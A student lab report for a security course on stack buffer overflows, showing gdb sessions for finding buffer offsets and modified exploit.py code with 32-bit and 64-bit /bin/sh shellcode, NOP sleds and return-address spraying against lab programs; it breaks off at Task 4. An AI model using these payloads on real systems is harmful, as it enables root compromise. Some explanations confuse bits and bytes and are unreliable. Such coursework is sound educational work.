
CYBR271 Assignment 2 Lab Report

Raashna Chand 300607575

This lab report details the progress I have made in regards to assignment 2 of CYBR271, and my reasoning for what I have written and done.

Task 1


Before fixing the code in `exploit.py`, I ran the `stack-L1` program using `gdb`. The purpose of this was to determine the offset and the return address of the program. I placed a breakpoint at my `bof()` function and this was the result:



```
(gdb) b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
(gdb) run
Starting program: /home/ubuntu/Labsetup/code/stack-L1-dbg
Input size: 517

Breakpoint 1, bof (str=0xffffd303 '\220' <repeats 200 times>...) at stack.c:16
warning: Source file is more recent than executable.
16      {
(gdb) next
22          o = o - 57;
(gdb) next
23          r = r - 55;
(gdb) next
25          o = o * kia;
(gdb) next
26          aor = r - o;
(gdb) next
27          kia = r * 3;
(gdb) next
30          strcpy(buffer, str);
(gdb) p $ebp
$1 = (void *) 0xffffced8
(gdb) p &buffer
$2 = (char (*)[175]) 0xffffce11
(gdb) p/d 0xffffced8 - 0xffffce11
$3 = 199
(gdb) 
```


I stopped running `next` upon the `strcpy` command being executed, as the contents of “`str`” is what is going to be returned. The command `p $ebp` shows the address of the base pointer, `0xffffced8`. The command `p &buffer` shows the address of the base of the buffer, `0xffffce11`. The command `p/d 0xffffced8 - 0xffffce11` shows that the distance between the address of the base pointer and the address of the base of the buffer is 199 bytes. This is the size of the buffer. However, we want to access the return address using this offset, not the address of the base pointer. Since the return address is 4 bytes above the address of the base pointer, the offset is actually 203.

Now to modify the `exploit.py` code provided. The modifications are shown below.



```
# Replace the content with the actual shellcode
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
```

First, the shellcode was modified to contain the actual shellcode. This is the shellcode for a 32-bit system.



```
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)              # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffce11 + 300         # Change this number
offset = 203                  # Change this number

L = 4     # Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')
##################################################################
```


The "`start`" argument is `517 - len(shellcode)`. The 517 is the amount of NOPs placed in the badfile. The shellcode gets placed at the end of the badfile. In this way, once the NOP sled gets read, the shellcode will run.

The "`ret`" argument is the address of the base of the buffer, plus an extra 300 bytes. In reality, I could have put any large number of bytes that is a multiple of four. I do not actually need to find the exact address of the badfile; I just need to land at an address that contains the NOP sled, and that will take me to the shellcode, which will then execute.

The `offset`, as explained on the previous page, is set to 203.


Task 2

Here we use the `gdb` program on `stack-L2-dbg`. I made sure to modify the `stack.c` code to use the original `bof` function. This time, I only used `gdb` to find the address of the base of the buffer.



```
Reading symbols from stack-L2-dbg...
(gdb) b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
(gdb) run
Starting program: /home/ubuntu/Labsetup/code/stack-L2-dbg
Input size: 517

Breakpoint 1, bof (str=0xffffd313 '\220' <repeats 153 times>, "|\317\377\377", '\220' <repeats 43 times>...) at stack.c:16
16      {
(gdb) next
19          strcpy(buffer, str);
(gdb) p &buffer
$1 = (char (*)[148]) 0xffffce4c
```


Using this address of `0xffffce4c`, we can infer that the return address would be 100-200 bytes bigger than this. There are 26 possible values for the offset, all in multiples of four (100, 104, 108, ..., 196, 200). In our payload, we need one `offset` value that works for all these values.



```
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)                # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
offset = 203
ret    = 0xffffce4c + 300             # Change this number
L = 4
for i in range(100, 220, L):
        content[i:i + L] = (ret).to_bytes(L,byteorder='little')
```

Well, instead of inserting the return address in one place in the payload, why don't we insert it in multiple different places? The for-loop inserts the return address at every four-bit interval between 100 and 220 (an extra 20 bits just in case). That way, no matter how long the buffer is, the address to the shellcode will always be copied and the shellcode be executed. (Note the "`offset = 203`" is not used in the payload.)


Task 3



```
Reading symbols from stack-L3-dbg...
(gdb) b bof
Breakpoint 1 at 0x1229: file stack.c, line 16.
(gdb) run
Starting program: /home/ubuntu/Labsetup/code/stack-L3-dbg
Input size: 517

Breakpoint 1, bof (str=0x7fffffffdc00 "\001") at stack.c:16
16      {
(gdb) next
22          o = o - 57;
(gdb) next
23          r = r - 55;
(gdb) next
25          o = o * kia;
(gdb) next
26          aor = r - o;
(gdb) next
27          kia = r * 3;
(gdb) next
29          strcpy(buffer, str);
(gdb) p $rbp
$1 = (void *) 0x7fffffffdd70
(gdb) p &buffer
$2 = (char (*)[175]) 0x7fffffffdcb0
(gdb) p/d 0x7fffffffdd70 - 0x7fffffffdcb0
$3 = 192
```


Here we see that the address of the base pointer is `0x00007fffffffdd70` and the address of the base of the buffer is `0x00007fffffffdcb0`. The four zeroes are added so that the address equals to 16 bytes for a 64 bit system. The offset calculated between these two addresses is 192. Because in a 64 bit system, the return address is actually 8 bits larger than the base pointer address, the offset is actually 200, and the return address `0x00007fffffffdd78`.

Now we insert this into our payload. First, we change the shellcode so that it is for the 64-bit system rather than the 32-bit:



```
# Replace the content with the actual shellcode
shellcode= (
  "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e"
  "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57"
  "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05"
).encode('latin-1')
```

Then we edit the payload.




```
##################################################################
# Put the shellcode somewhere in the payload
start = len(shellcode)                # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
offset = 200
ret    = 0x00007fffffffdd78 + 104          # Change this number
L = 8
content[offset - L:offset] = (ret).to_bytes(L,byteorder='little')
##################################################################
```

The crucial changes made are:

- The value of "`start`" – it has been set from `517 - len(shellcode)` to just `len(shellcode)`. This writes the shellcode at the beginning of the badfile rather than at the end like we have been doing previously.
- The `offset`, which has been changed to 200 as explained above.
- The "`ret`" value, which has been changed to the return address plus 104 bytes to find the NOP sled.
- "`L`", changed to 8 to reflect the fact that we are dealing with a 64-bit system now.
- The modification of the contents of the badfile. Instead of `content[offset:offset + L]`, we've changed it to `content[offset - L:offset]`. This is because if we left the code written as the former, the four zeroes at the beginning of the return address will terminate "`strcpy`" early, and the shellcode will not be executed. By using `content[offset - L:offset]`, the return address is written after the shellcode. This avoids the problem of the return address being copied into the buffer, therefore terminating the string. Rather, the return address gets written at the end of the badfile, and that return address points to the NOP sled, which then gives us the shellcode that gives us root access.

Task 4


The size of the buffer (the offset) is now 10. This is too small to contain the shellcode or the return address.



```
Reading symbols from stack-L4-dbg...
